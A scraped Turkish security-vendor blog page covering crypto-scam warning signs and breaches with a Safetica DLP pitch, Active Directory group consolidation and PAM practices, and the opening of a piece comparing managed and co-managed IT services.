**Nasıl çalışır?** Saadet zinciri, dolandırıcıların yatırımlara yüksek getiri vaat ederek kurbanları yatırım yapmaya ikna ettiği klasik bir yatırım dolandırıcılığı biçimidir. Yeni yatırımcıların fonları daha önceki yatırımcılara ödeme yapmak için kullanılır ve sistem çökene kadar bir kâr yanılsaması yaratılır. Kripto paralar bağlamında saadet zincirleri, gelişen kripto piyasasından kar elde etmek isteyen bireyleri istismar etmek için yeni bir platform bulmuştur.
**Korunma ipuçları:**
- Gerçek olamayacak kadar iyi görünen tekliflere şüpheyle yaklaşın.
- Bir yatırım fırsatı, yeni katılımcıların işe alınmasını önemini vurguluyorsa, bu bir kırmızı bayrak olabilir.
- Mevzuata uygunluğu kontrol edin. Kayıtsız veya lisanssız yatırım teklifleri bir dolandırıcılığın potansiyel göstergeleridir.

### 4. Taklit dolandırıcılığı
**Nasıl çalışır?** Siber suçlular, kullanıcıları kandırarak para göndermelerini veya özel bilgilerini ifşa etmelerini sağlamak için meşru projeleri, şirketleri veya bireyleri taklit eder. Dolandırıcılar genellikle tanınmış kuruluşların, influencer’ların veya destek ekiplerinin profillerine çok benzeyen sahte sosyal medya profilleri oluştururlar. Gerçek hesapları taklit etmek için logolar, isimler ve resimler kullanırlar. Hatta güvenilirlik kazanmak için görünüşte faydalı bilgiler paylaşabilir veya yardım teklif edebilirler.
Güven sağlandıktan sonra, bilgisayar korsanı doğrulama veya destek kisvesi altında oturum açma bilgileri, iki faktörlü kimlik doğrulama kodları ve hatta kişisel kimlik belgeleri gibi hassas bilgiler talep edecektir. Bundan sonra ne olacağı açıktır.
**Korunma İpuçları:**
- Yalnızca resmî web siteleri, müşteri destek e-postaları veya doğrulanmış sosyal medya hesapları gibi resmi kanallar aracılığıyla iletişim kurun ve destek isteyin.
- Sosyal medya profillerinin gerçekliğini doğrulayın. Doğrulanmış rozetler, tutarlı markalaşma ve resmî web sitesi bağlantıları arayın.
- Hassas bilgileri paylaşmayın. Meşru değişim platformları ve destek ekipleri sizden asla e-posta veya sosyal medya aracılığıyla parola, özel anahtar veya iki faktörlü kimlik doğrulama kodu istemeyecektir.
## Geri döndürülemez kripto para işlemleri kayıpların telafisini zorlaştırıyor
Kripto para işlemlerinin belirgin özelliklerinden biri de geri döndürülemez olmalarıdır. Bir işlem onaylandıktan ve blok zincirine eklendikten sonra, geri alınması veya tersine çevrilmesi neredeyse imkânsız hale gelir. Bu doğal özellik, blok zinciri teknolojisinin değişmezliğine ve güvenliğine katkıda bulunurken, dolandırıcılık ve mali kayıp bağlamında da önemli zorluklar ortaya çıkarmaktadır.
Geri ödemelerin mümkün olduğu ve veri ihlallerinden merkezi bir kuruluşun sorumlu tutulabileceği geleneksel finansal sistemlerin aksine, kripto para birimi işlemlerinin geri döndürülemez doğası, dolandırıcılık, sahtekarlık veya kişisel verilerin çalınması nedeniyle yetkisiz işlemlerden kaynaklanan kayıpların telafi edilmesinin son derece zor olduğu anlamına gelir.
Kripto para birimlerini içeren siber suçların mağdurları, blok zinciri işlemlerinin merkezi olmayan ve takma adla gerçekleştirilmesi siber suçluların izini sürmeyi ve kimliklerini tespit etmeyi zorlaştırdığından, genellikle kendilerini korunaksız halde bulurlar. Bu durum, kripto para ortamındaki potansiyel kayıplara karşı korunmak için proaktif önlemlerin, sıkı güvenlik uygulamalarının ve bilinçli karar vermenin kritik öneminin altını çizmektedir.

## Önemli kripto para ihlali vakaları
Blok zinciri teknolojisinin güvenliği sağlam olmakla birlikte, ihlallere ve saldırılara karşı tamamen bağışık değildir ve bu da gizlilik ihlali vakalarına yol açmaktadır. İşte size uyanık olmanız ve kendi güvenlik önlemlerinizi geliştirmeniz için ilham verebilecek bazı gerçek dünya örnekleri:
- 2014 yılında önde gelen bir Bitcoin borsası olan **MtGox’un** hacklenmesi, blok zincirinin zarar görmezliği algısını yerle bir etti. Bu yüksek profilli saldırı 450 milyon USD değerinde Bitcoin’in çalınmasıyla sonuçlandı.
- Mart 2022’de **Ronin Network’e yapılan** bir saldırı, bugüne kadarki en büyük kripto para birimi hack’inde 625 milyon doların çalınması ile sonuçlandı. Bu ihlal, kripto alanındaki siber tehditlerin ölçeğini yeniden tanımladı.
- Önde gelen bir kripto para borsası olan **Binance,** Ekim 2022’de büyük bir ihlale yenik düşerek 570 milyon ABD doları kaybetti. Söz konusu açık, bir akıllı sözleşme hatasından kaynaklanıyordu ve blok zinciri güvenlik önlemlerinin artırılmasının aciliyetini vurguluyordu.
- 2023’te giderek artan sayıdaki kripto ihlallerinden birinde, bilgisayar korsanları sosyal mühendislik taktikleriyle **Trust Wallet’a** 4 milyon USD’lik bir saldırı düzenledi. Saldırganlar kullanıcıları kandırarak ve hassas bilgileri ele geçirerek hesaplara girmiş ve hesapları bir şekilde boşaltmıştır. Dolandırıcılık, sahtekârların yatırımcı rolünü üstlenmesini, yüz yüze etkileşimlere girmesini ve kurbanları kötü amaçlı yazılım bulaşmış PDF’leri indirmeleri için kandırarak cüzdan kimlik bilgilerinin çalınmasına izin vermesini içeriyordu.
## Kripto borsaları verileri korumak ve müşterilerinin güvenini kazanmak için ne yapmalı?
Yukarıda, kripto varlıklarınızı nasıl koruyacağınızı anlatmaya çalıştık. Peki kripto borsaları müşterilerinin verilerini güvende tutmak için hangi önlemleri almalı?
Her kuruluş kendisini hem dış hem de iç tehditlerden korumalıdır. Antivirüs yazılımına sahip olmak ve harici bilgisayar korsanlarına ve tehditlere karşı savunma yapmak standart olsa da iç çevreyi korumak da aynı derecede önemlidir.
[2022’de finansal hizmetler sektöründe](https://www.idagent.com/blog/the-soaring-cost-of-a-data-breach-leads-to-soaring-prices/) bir [veri ihlalinin](https://www.idagent.com/blog/the-soaring-cost-of-a-data-breach-leads-to-soaring-prices/) ortalama maliyeti [5,97 milyon](https://www.idagent.com/blog/the-soaring-cost-of-a-data-breach-leads-to-soaring-prices/) dolardı. Verizon Veri İhlali raporuna göre, [2021’deki tüm veri ihlallerinin ](https://www.itworldcanada.com/article/human-error-tops-causes-of-data-breaches-says-verizon-report/485343)[%82](https://www.itworldcanada.com/article/human-error-tops-causes-of-data-breaches-says-verizon-report/485343)‘si, önemli dosyaların yanlışlıkla silinmesi veya üzerine yazılmasından hassas dosyaların yanlış e-posta adreslerine gönderilmesine veya kötü niyetli eylemlere kadar değişen [insan hatalarından kaynaklandı.](https://www.itworldcanada.com/article/human-error-tops-causes-of-data-breaches-says-verizon-report/485343)
Verilerinizi güvende tutmak, çalışanlarınızı korumak ve müşterilerinizin güvenini kazanmak istiyorsanız bir Veri Kaybı Önleme (DLP) çözümü seçmek akıllıca bir karar olabilir. Safetica hassas verilerinizi sınıflandırmanıza ve izlemenize yardımcı olur ve özel ihtiyaçlarınıza göre uyarlanmış güvenlik politikaları belirlemenize olanak tanır. Siz (ve muhtemelen çalışanlarınız) bir veri ihlaline yol açabilecek olaylar durumunda bildirimler alırısınız ve bu da derhal harekete geçmenizi sağlar.
### **Blok zinciri ortamınızı korumanın neden bir öncelik olması gerektiğini hala merak ediyor musunuz?**
- **Çalışanlarınız:** İnsanlar hata yapar, bu nedenle bu hataları azaltan ve çalışanlarınızın rollerinde kendilerini güvende hissetmelerine yardımcı olan bir çözüme sahip olmak faydalıdır.
- **İtibarınız ve geliriniz:** İyi bir itibar çok önemlidir. Müşteriler kripto para birimine yatırım yapmaya hazır olduklarında, istikrarlı, güvenilir ve daha önce herhangi bir sorunu olmayan bir şirket seçmek isterler. Olumlu bir itibar, iş büyümesini ve istikrarlı geliri teşvik eder.
- **Kaynaklarınız:** Bir veri ihlali durumunda, kuruluşunuz sistem kesintisi, üretkenlikte azalma, müşteri kaybı ve herhangi bir düzenlemeyi ihlal etmeniz halinde potansiyel yasal para cezaları ile karşılaşabilir.
Veri koruma her işletme için en önemli öncelik olmalıdır. [Safetica](https://stratus.com.tr/safetica-dlp/), içeriden gelen risklerle ilgili tüm görevleri zahmetsizce yerine getiren, kullanımı kolay ancak kapsamlı bir DLP çözümüdür.
## Blok zinciri sektöründeki düzenleyici ortam
Dünyanın dört bir yanındaki ülkeler kripto para birimlerini ve blok zinciri teknolojisini düzenlemek için farklı yaklaşımlar benimsemiştir. Japonya gibi bazıları kripto para birimlerini bir ödeme şekli olarak yasallaştırarak ve borsalar için düzenleyici çerçeveler uygulayarak benimsedi. Çin gibi diğerleri ise kripto para ticaretine yasaklar getirmiştir. Dışarıda tam bir yelpaze var!
Hem AB hem de ABD’deki düzenleyici ortam bir evrim halindedir ve kripto endüstrisi yeniliği teşvik ederken bu karmaşıklıkların üstesinden gelmelidir. AB’de politika yapıcıların GDPR çerçevesinde blok zinciri ve kripto paraların benzersiz özelliklerini ele almaları gerekebilir. ABD’de, eyalet yasalarını uyumlu hale getirebilecek ve kripto sektörü için daha net yönergeler sağlayabilecek federal gizlilik mevzuatına doğru artan bir ivme var.
Veri koruma yasalarının kripto alanına nasıl uygulandığına ve AB ve Amerika Birleşik Devletleri’nde ortaya çıkan temel yönergelere daha yakından bakalım.
### Avrupa Birliği: GDPR ve ötesi
AB’deki [Genel Veri Koruma Yönetmeliği (GDPR)](https://antivirus.com.tr/gdpr-nedir-kapsami-amaci-para-cezalari-ve-uyum-sureci/) öncelikle kişisel verilerin korunmasına odaklanırken, etkileri blok zinciri teknolojisi ve kripto para birimlerinin belirli yönlerine kadar uzanabilir. Blockchain’in değişmezliği ile GDPR’nin silme hakkı arasındaki gerilim, hukuk çevrelerinde devam eden tartışmalara yol açmıştır.
Temel zorluklardan biri, GDPR’nin kişisel veri tanımını kripto para birimi işlemlerinin takma ad niteliğiyle uzlaştırmaktır. İşlemlerde kullanılan kriptografik adresler takma adlara benzetilebilir, ancak yeniden kimliklendirme risklerine ve bağlama bağlı olarak GDPR kapsamında yine de kişisel veri kapsamına girebilirler.
Ayrıca, kripto para işlemleri genellikle sınır ötesinde gerçekleşir. GDPR, yeterli veri koruma düzenlemeleri olmayan ülkelere yapılan transferleri kısıtlar ve yasal veri akışını sağlamak için ekstra özen gerektirir.
Son olarak, geçerli rızayı güvence altına almak ve veri sahiplerinin haklarını korumak, blok zinciri tabanlı sistemlere uygulandığında karmaşık hale gelir. İşlemlerin değişmez doğası, GDPR’nin kişisel verileri değiştirme, silme ve aktarma hakkı ilkeleriyle çatışabilir.
### Amerika Birleşik Devletleri’nin parçalanmış veri gizliliği ortamı
AB’nin kapsamlı GDPR’sinin aksine, ABD veri gizliliği ortamı sektöre özgü yasa ve yönetmeliklerden (finansın GLBA’sı ve sağlık hizmetlerinin HIPAA’sı gibi) oluşan bir mozaiktir ve federal bir çerçevenin yokluğu göze çarpmaktadır. Kaliforniya (CCPA), Colorado (CPA) ve Connecticut (CTDPA) gibi eyaletlerin kendi gizlilik yasaları var, ancak çoğunluk hala geride.
ABD veri gizliliği yasalarının kriptoya uygulanmasında elbette zorluklar vardır. Her şeyden önce, kripto para birimi işlemleri benzersiz tanımlayıcılar ve çevrimiçi tanımlayıcılar içerir ve bu da bireysel düzenlemeler kapsamında tanımlanan kişisel bilgilerin kapsamı hakkında soruları gündeme getirir. Dikkate alınması gereken bir diğer husus da tüketicilerin blok zinciri sistemlerinde vazgeçme ve veri silme gibi hakları kullanabilmelerini sağlamanın, blok zincirinin değişmezliğinin doğası gereği operasyonel olarak karmaşık olabileceğidir.
Son olarak, hiçbir merkezi kuruluşun kolayca tanımlanamayacağı merkezi olmayan ağlar bağlamında yargı yetkisi ve yaptırım mekanizmalarının belirlenmesi oldukça sorunludur.

## Safetica DLP ile kripto verilerini koruma
Yukarıda, kripto sağlayıcılarının verilerini neden korumaları gerektiğini anlattık. Sıradaki soru şu: Bunu nasıl yapabilirler? [Safetica’nın DLP yazılımı](https://stratus.com.tr/safetica-dlp/safetica-one/), her büyüklükteki ve uzmanlık alanındaki işletmelere çözüm sağlar.
Safetica’nın kripto dünyasında verilerinizi ve fonlarınızı korumaya yardımcı olabileceği yollardan sadece birkaçı:
- **Sürekli izleme**: Safetica verilerinizi sınıflandırır, izler ve şüpheli faaliyetler hakkında sizi bilgilendirir.
- **Sürekli koruma**: Safetica’nın DLP yazılımı hem uç noktalardaki hem de buluttaki verileri korur ve veri sızıntılarını önler.
- **DLP politikaları oluşturun:** Safetica ile verilerinizi, çalışanlarınızı ve işinizi korumak için önceden tanımlanmış şablonlardan seçim yapabilir veya özel DLP güvenlik politikaları oluşturabilirsiniz.
- **Mevzuata uygunluk**: Safetica’yı kullanarak veri koruma yasalarıyla uyumlu kalın.
Safetica’nın DLP yazılımını veri güvenliği stratejinize entegre ederek, günümüzde şirketlerin karşılaştığı tüm zorlukların üstesinden gelebilirsiniz. Safetica’yı keşfedin ve verilerinizi ihlallere ve içeriden gelen risklere karşı ilk günden itibaren zahmetsizce koruyun.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Blockchain, Blok zinciri, DLP, Kripto Para, Siber Güvenlik
---
### [Active Directory 'yi birleştirmek için en iyi uygulamalar](https://antivirus.com.tr/active-directory-yi-birlestirmek-icin-en-iyi-uygulamalar/)
**Published:** Aralık 17, 2023
**Author:** ESET
**Excerpt:** Active Directory hizmetleri şirketler için önemli bilgileri merkezi bir konumda düzenleme, dijital güvenliklerini ve performanslarını sağlama rolüne sahiptir.
**Content:**
Active Directory hizmetleri şirketler için önemli bilgileri merkezi bir konumda düzenleme, dijital güvenliklerini ve performanslarını sağlama rolüne sahiptir.
Böylece, bu veritabanında saklanan bilgiler çeşitli işlemlerde kullanılabilir. Günümüzde Active Directory, Açık Kaynak Sistemleri için Open LDAP ve Novell Sistemleri için EDirectory’yi de içeren mevcut dizin hizmetlerine öncülük etmektedir.
Active Directory’yi birleştirmeye yönelik en iyi uygulamaları ve konuyla ilgili diğer önemli bilgileri öğrenmek için makalemizi okumaya devam edin.
## Active Directory nedir?
Active Directory (AD), Windows Server’da izinleri yönetmek ve ağ kaynaklarına erişimi kontrol etmek için kullanılan bir veritabanı ve hizmetler kümesidir.
Bu teknoloji sayesinde, bir e-postayı açmak ve bir bilgisayarın kimliğini doğrulamak gibi çeşitli eylemleri gerçekleştirmek için aynı parola kullanılabilir. Yetenekleri arasında, güvenlik özelliklerinin merkezileştirilmesini ve istenen öğeyi arama kolaylığını da vurgulayabiliriz.
Dahası, Active Directory verilerin depolanmasını, adlarına ve atamalarına göre düzenlenmesini mümkün kılar.
## Active Directory’nin önemi
Active Directory, ağ nesneleri hakkında bilgi depolamasına ve bu verileri kullanıcılar ve yöneticiler için kullanılabilir hale getirmesine izin vererek BT altyapısına güvenlik ve ölçeklenebilirlik sağlar.
Bu Microsoft yazılımı, günlük faaliyetler için yararlı bilgileri bulmayı kolaylaştırmak, bu verileri merkezileştirmek ve daha fazla kullanılabilirlik ve daha iyi performans sağlamak için tasarlanmıştır.
Active Directory aracılığıyla, farklı yöneticiler ve güvenlik politikalarıyla ilişkili farklı etki alanlarına güvenilebilir. Active Directory ile ilgili avantajlar olarak şunları vurgulayabiliriz:
- AD veritabanında depolanan hesaplarla, kullanıcıların ağ kaynaklarına erişmek için yalnızca bir kullanıcı adı vardır.
- Ağa erişmek için yalnızca bir kez oturum açmak gerekir.
- Yönetim şekillerini değiştirmeden sınırsız sayıda alan adına sahip olmak mümkündür.
- Merkezileştirme: AD’de depolanan verilere tek bir ortamdan erişilebilir.
- AD, tüm kullanıcıların aynı parolayı kullanarak bir ağın kaynaklarına erişmesini sağlar.
## Alan adı konsolidasyonu nedir?
Active Directory, etki alanları, ağaçlar ve ormanlardan oluşan bir yapı aracılığıyla çalışır. Etki alanları, veritabanını paylaşan bir dizi nesnedir.
Ağaçlar, bitişik bir ad alanına sahip ortak bir DNS köküne sahip etki alanı kümelerini ifade eder. Ormanlar ise, bitişik bir ad alanını bütünleştirmeden aynı şemanın parçası olan ağaç koleksiyonlarıdır.
Nesneleri bir etki alanı içinde organizasyonel birimler (OU’lar) halinde gruplamak mümkündür, bu da onları yönetmeyi kolaylaştırır.
## Active Directory nasıl yapılandırılmıştır?
Önceki konuda gördüğünüz gibi, Active Directory’nin etki alanları, ağaçlar ve ormanlardan oluşan üç katmanı vardır.
Etki alanı, kullanıcıları, bilgisayarları ve bir kuruluş için önemli olan diğer öğeleri içeren bir yönetim sınırıdır. Farklı etki alanları bir ağacı ve birkaç ağaç da bir ormanı oluşturur. Uygulamada, tek bir etki alanındaki öğeler birlikte depolanır ve yönetilir.
Bir orman bir güvenlik sınırından oluşur. Bu nedenle, bu ortamda depolanan farklı öğeler birbirleriyle etkileşime girmemelidir. Bunun istisnası, yöneticilerin aralarında bir güven ilişkisi kurmasıdır.
## Active Directory grupları nedir?
Active Directory, kullanıcıları gruplar halinde sınıflandırarak karakterize eder. Bu platform sayesinde kuruluşlar bilgisayar hesaplarını yönetebilir ve hassas bilgilere erişim sağlayabilir.
Uygulamada her grup, bir güvenlik tanımlayıcısı (SID) veya genel benzersiz tanımlayıcı (GUID) aracılığıyla belirli kaynaklara erişim izni verilen kullanıcılardan oluşur.
Birincisi, amaç belirli kullanıcılara erişim vermek olduğunda kullanılır ve ikincisi aynı kaynaklara erişmesi gereken kullanıcıları gruplandırmaya izin verir.
Bu şekilde, gruplar bireysel kullanıcılara veya küresel gruplara yöneliktir.
## Active Directory gruplarının türleri nelerdir?
İki tür Active Directory grubu vardır:
### Dağıtım Grupları
Dağıtım grupları, kullanıcı kümelerine mesaj göndermek için e-posta uygulamalarıyla birlikte kullanılır. Güvenlik sağlamazlar, bu nedenle isteğe bağlı erişim kontrol listelerini entegre edilmemelidirler.
### Güvenlik Grupları
Güvenlik grupları, ağ kaynaklarına erişimin verimli bir şekilde atanmasını sağlar.
Bunlar aracılığıyla, üyelerin bir etki alanı veya orman kapsamıyla ilgili olarak nasıl çalışabileceklerini belirlemek için kullanıcıların erişimi bir güvenlik grubuna yönlendirilir.
Bu erişimler, yöneticilerin etki alanı kullanıcılarının rolünü belirlemelerine yardımcı olmak için Active Directory yüklendiğinde otomatik olarak güvenlik gruplarına atanır.
Güvenlik grupları ayrıca kaynaklara erişim için izinler atanmasına, bunlara kimlerin erişebileceğinin ve erişim düzeylerinin tanımlanmasına olanak tanır.
Uygulamada, yöneticiler bu izinleri tek tek kullanıcılara değil güvenlik gruplarına atamalıdır. Böylece, bir gruba eklenen her hesap o grup için sağlanan erişimi alır.
Dağıtım grupları gibi, güvenlik grupları da e-posta şeklinde kullanılabilir. Bu durumda, gruba bir mesaj gönderildiğinde, tüm üyeler mesajı alır.
## Active Directory gruplarını birleştirme nedenleri
Active Directory gruplarını birleştirmek bazı nedenlerden dolayı önemlidir:
### Gruplar izin vermek için kullanılır
Active Directory grupları aracılığıyla, kullanıcılar dosya sistemlerine, uygulamalara, kurumsal verilere ve diğer ağ kaynaklarına erişim izinlerine sahip olurlar.
### Kullanıcı rolüne göre oluşturulabilirler
Kullanıcıların rollerini gerçekleştirmek için gereken kaynaklara erişmesine olanak tanıyan AD gruplarına ek olarak, aynı sorumluluklara sahip kullanıcılar gruplandırılabilir ve aynı izinler verilebilir.
### Bilgi güvenliğini artırırlar
Gruplar, kontrolleri analiz etmeyi ve kullanıcılara yalnızca görevlerini yerine getirmek için gerekli erişimi vermeyi mümkün kıldığından, bir kuruluşun siber güvenliğini güçlendirmeye izin verir. Böylece, önemli bilgilerin kötüye kullanılmasını ve kaybolmasını önlemek mümkündür.
### Bir grubu birleştirmek Active Directory yönetimini kolaylaştırır
Dizini düzenleyerek, gereksiz grupları ortadan kaldırarak ve yalnızca önemli olanları tutarak, grupları ve nesneleri daha kolay bulabilirsiniz. Ayrıca her grubun varlık nedenini ve kullanıcılarına hangi izinlerin atandığını bilmenizi sağlar.
## Active Directory’yi birleştirmek için en iyi 6 uygulama
- Konsolidasyon sürecine başlamadan önce grupların belirlenmesi.
- Grubun amacı hakkında destekleyici bilgi edinilmesi.
- Atanan izinlerin anlaşılması.
- Gereksiz grupları silme.
- Rehberin güncel tutulması,
- Grup temizleme süreçlerinin otomatikleştirilmesi.
**Başlamadan önce grupları tanımlama**
Bir grubu birleştirmeden önce, grup adı, üyeler, açıklama, yöneticiler ve sahiplerin grup atamasını değiştirmesinin mümkün olup olmadığı dahil olmak üzere gerekli tüm verileri toplayarak sorgulamak önemlidir.
Bu önlem, tüm süreci yeniden yapma ihtiyacıyla ilgili zaman ve çaba israfını önlemeye yardımcı olur.
**Grubun amacı hakkında destekleyici bilgi edinme**
Genellikle bir BT ekibi grubu oluşturur, ancak hedeflerinin ne olduğunu bilmez. Bu nedenle, bu önemli bilgiyi elde etmek için, grubun kullanılabilirliği hakkında nasıl güvenilir bilgi sağlayacağını bilen bir sektör veya iş kolundan sorumlu kişiye sormak gerekir.
**Atanan izinleri anlamak
Birleştirilen tek gruba uygun izinleri atayabilmek için birleştirilmek istenen gruplara hangi izinlerin atandığını anlamak önemlidir. Bu anlamda, benzer rol ve sorumluluklara sahip kullanıcıları gruplandırarak hepsine aynı izinleri atamak gerekebilir.
**Gereksiz grupları silme**
İki veya daha fazla AD grubunu birleştirmeden önce, gereksiz grupları silin. Bu şekilde dizini daha temiz ve kullanımı daha kolay tutabilirsiniz.
**Dizini güncel tutmak** Dizininizi her zaman temiz ve güncel tutmak için, grup yönetimi görevlerini düzenli olarak sınıflandırarak ve güncelliğini yitirmemeleri için işlevlerini ve nesnelerini izleyerek birikmelerini önlemek gerekir.
**Grup temizleme işlemlerini otomatikleştirme**
Güvenlik tehditlerinden kaçınmak ve dizininizin iyi performans göstermesini sağlamak için grup temizleme işlemleri düzenli aralıklarla gerçekleştirilmelidir.
Bu nedenle, GroupID Self-Service gibi dizin temizliğini sağlayan, temizleme işlemini hızlandıran ve insan hatası olasılığını azaltan araçları kullanarak işlemleri otomatikleştirmeniz önerilir.
## PAM Kullanarak AD Güvenliği
PAM, Active Directory ile ilgili tehditleri ortadan kaldırmak için son derece yararlı olan ayrıcalıklı erişimi kontrol etmenize, izlemenize, denetlemenize ve korumanıza olanak tanıyan dijital bir güvenlik çözümüdür.
AD’yi korumak için bir [PAM yaklaşımı](https://stratus.com.tr/senhasegura/) kullanırken bazı en iyi uygulamaları aşağıda bulabilirsiniz:
### Ayrıcalıklı **hesapların envanterini tutun
Ayrıcalıklı hesapların görünürlüğünü sağlamak çok önemlidir, bu nedenle hangi kullanıcıların hassas bilgilere erişebileceğini tam olarak bilmek için bu hesapların bir envanterini tutmalısınız.
Bu önlem aynı zamanda hangi kullanıcıların hala ayrıcalıklı erişime ihtiyaç duyduğunu analiz etmeyi ve gerekirse izinlerini kaldırmayı mümkün kılar.
Bununla birlikte, birden fazla ayrıcalıklı hesabı manuel olarak yönetmek büyük şirketler için bir sorun haline gelebilir. Bu nedenle, ayrıcalıklı hesapların otomatik olarak keşfedilmesini sağlayan bir araç kullanmanızı öneririz.
### **Kullanıcının İhtiyaçlarını Dikkate Alın**
Kullanıcılara ne kadar az erişim izni verilirse, saldırı yüzeyi ve ayrıcalıkların kötüye kullanılma olasılığı o kadar azalır.
Ancak, erişim izni verirken kullanıcının işlevlerini verimli bir şekilde yerine getirme ihtiyaçlarını göz önünde bulundurmak ve dengeli olmak önemlidir.
Bu anlamda [bazı teknikler kullanabilirsiniz](https://antivirus.com.tr/pam-ayricalikli-erisim-yonetimi-kapsamli-kilavuz/): Sıfır Güven, En Az Ayrıcalık İlkesi ve tam zamanında ayrıcalıklı erişim yönetimi. AD ortamınızı korumak için bu yaklaşımları birleştirebilirsiniz de.
### Çok faktörlü kimlik doğrulaması kullanın
Çok faktörlü kimlik doğrulamayı (MFA) etkinleştirmek, ayrıcalıklı kimlik bilgilerine ekstra bir güvenlik katmanı sağlamanın bir alternatifidir.
Bu mekanizma ile kullanıcı, şifre gibi bildiği bir şeyin yanı sıra token gibi sahip olduğu bir şeyi veya biyometri gibi fiziksel yönleri dikkate alan bir kimlik faktörünü vermek zorundadır.
### **Erişim kontrollerini verimli bir şekilde yönetin**
Bu uygulama, ayrıcalık suistimalleriyle ilişkili güvenlik risklerinin azaltılmasını sağlar. Bunu benimsemek için rol tabanlı bir kontrol yöntemi veya öznitelik tabanlı bir erişim kontrol modeli kullanmanızı öneririz.
### Ayrıcalıklı kullanıcıların eylemlerini izleyin
Ayrıcalıklı kullanıcıların davranışlarını izlemek, hangi verilere eriştiklerini ve hangi değişiklikleri yaptıklarını bilmeye yardımcı olduğu için bir başka en iyi uygulamadır.
Bu sayede, kötü niyetli eylemlere veya hesapların ele geçirilmesine işaret edebilecek davranışları belirleyebilirsiniz.
### **Paylaşılan Hesapları Yönetin**
En iyi uygulama olmasa da birçok şirket ağlarını yönetmek veya üçüncü taraf hizmetlerini etkinleştirmek için paylaşılan hesaplar kullanır.
Yine, düzgün bir yönetim olmadan, örneğin belirli bir olaydan kimin sorumlu olduğunu bilmek imkansızdır.
Bu nedenle önerimiz: paylaşılan erişime sahip hesapları gözden geçirmek ve gerçekten gerekli olup olmadığını analiz etmek, bunlara ihtiyaç duymayan kullanıcılar için izinleri kaldırmak ve diğerlerini tanımlamak için ikinci bir kimlik doğrulama biçimi eklemektir.
## **Sonuç**
Active Directory, Windows Server’da kullanılan ve ağ kaynaklarına erişimin izin yönetimini ve kontrolünü sağlayan bir veritabanı ve hizmetler kümesidir.
Bu çözüm, verilerin depolanmasını, adlarına ve atamalarına göre düzenlenmesini mümkün kılar; Active Directory ile farklı yöneticiler ve güvenlik ilkeleriyle ilişkilendirilmiş farklı etki alanlarına güvenebilirsiniz.
Active Directory’nin etki alanları, ağaçlar ve ormanlardan oluşan üç katmanı vardır;
Etki alanı bir yönetim sınırı, orman ise bir güvenlik sınırıdır.
Bir Active Directory güvenlik grubu, paylaşılan veriler üzerinde kullanıcı yetkileri ve izinleri verme rolüne sahiptir. Active Directory gruplarını birleştirmek önemlidir çünkü gruplar izin vermek için kullanılır, kullanıcıların rolüne göre oluşturulabilir, dijital güvenliği artırır ve AD yönetimini kolaylaştırır.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Active Directory, AD, Rehber
---
### [Yönetilen ve ortak yönetilen BT: Sizin için hangisi doğru?](https://antivirus.com.tr/yonetilen-ve-ortak-yonetilen-bt-sizin-icin-hangisi-dogru/)
**Published:** Ocak 11, 2024
**Author:** ESET
**Excerpt:** BT süreçlerini kendi bünyenizde yürütmenin karmaşık olduğunu mu düşünüyorsunuz? Bu durumda, yönetilen veya ortak yönetilen BT güvenilir müttefikiniz olabilir.
**Content:**
*Tüm işletmeler için BT altyapılarını etkin bir şekilde yönetmek önemlidir. Peki ya tüm BT süreçlerini kendi bünyenizde yürütmenin çok karmaşık olduğunu düşünüyorsanız? Ya da özel uzmanlığa sahip bir BT ekibine ihtiyaç duyduğunuzda? Bu durumda, yönetilen veya ortak yönetilen BT güvenilir müttefikiniz olabilir. İkisi arasındaki farklar hakkında bilgi edinin ve işletmeniz için hangi hizmetin en iyisi olduğunu belirleyin.*
Bilgi teknolojisinin karmaşık ortamında gezinmek, özellikle şirketinizin genişlediği veya deneyimli bir BT uzmanını kaybetmek gibi zorluklarla karşılaştığı değişim dönemlerinde göz korkutucu olabilir. Ancak böyle zamanlarda bile – ve belki de özellikle böyle zamanlarda – BT taleplerine ayak uydurmak işletmenizin başarısı için kritik hale gelir. Neyse ki, bu yükü hafifletmek için iki uygun seçenekler var: yönetilen ve ortak yönetilen BT hizmetleri.
## **Yönetilen veya ortak yönetilen BT hizmetleri. Nasıl çalışırlar?**
Hem yönetilen hem de ortak yönetilen BT hizmetleri, teknoloji altyapınıza uzman desteği ve gözetimi sağlayarak işinizin işleyişini önemli ölçüde basitleştirebilir ve temel iş faaliyetlerinize odaklanmanıza olanak tanır. Ancak bu iki hizmet, kapsamları, fiyatlandırma modelleri ve nihayetinde farklı kuruluş türlerine uygunlukları açısından farklılık gösterir.
Ortak yönetilen BT, Yönetilen Hizmet Sağlayıcınızın (MSP) BT altyapınızın yönetimini ve desteğini geliştirmek için şirket içi BT ekibinizle iş birliği yaptığı ortak bir hizmettir. Dahili BT ekibinizin uzmanlığını bir MSP’nin kaynaklarıyla birleştirerek, BT ihtiyaçlarınızın sürekli olarak ek personel işe alma baskısı olmadan karşılanmasını sağlayabilirsiniz.
Ortak yönetilen BT hizmet sağlayıcınız, şirket içi ekibinizin uzmanlaşmadığı görevleri üstlenerek şirket içi BT personelinizin daha kritik görevlere ve temel güçlü yönlerine odaklanmasına olanak tanıyabilir. Ortak yönetim modeli, işletmelerin belirli alanlarda dış kaynak kullanırken diğerlerinde kontrolü ellerinde tutarak hibrit bir sistem sürdürmelerine olanak tanır.
Öte yandan yönetilen BT, bir MSP’nin kurum içi BT ekibinizin rolünü üstlendiği kapsamlı bir hizmettir. Daha sonra yardım masası desteğinden güvenliğe kadar BT’nin tüm yönlerini yönetir ve bakım ve sistem performansı da dahil olmak üzere tüm BT altyapısının sorumluluğunu üstlenirler. Bu, bir MSP’den alabileceğiniz en üst düzey destektir ve BT ihtiyaçlarınıza anahtar teslim bir çözüm sunar.
## **Yönetilen hizmetler ve dış kaynak kullanımı. Aralarında bir fark var mı?**
Dış kaynak kullanımı ve (birlikte) yönetilen BT, şirketinizin BT ihtiyaçları için harici destek almaya yönelik yaklaşımlardır. Ancak kapsam, kontrol ve katılım modeli açısından farklılık gösterirler.
Dış kaynak kullanımı, belirli iş fonksiyonlarının veya projelerin harici sağlayıcılara aktarılmasını içerir. Genellikle dar tanımlı süreçler, görevler veya tek seferlik durumlar için kullanılır. Bir görev için dış kaynak kullanımı kararı genellikle önemli ölçüde kontrolün hizmet sağlayıcıya bırakılmasını içerir.
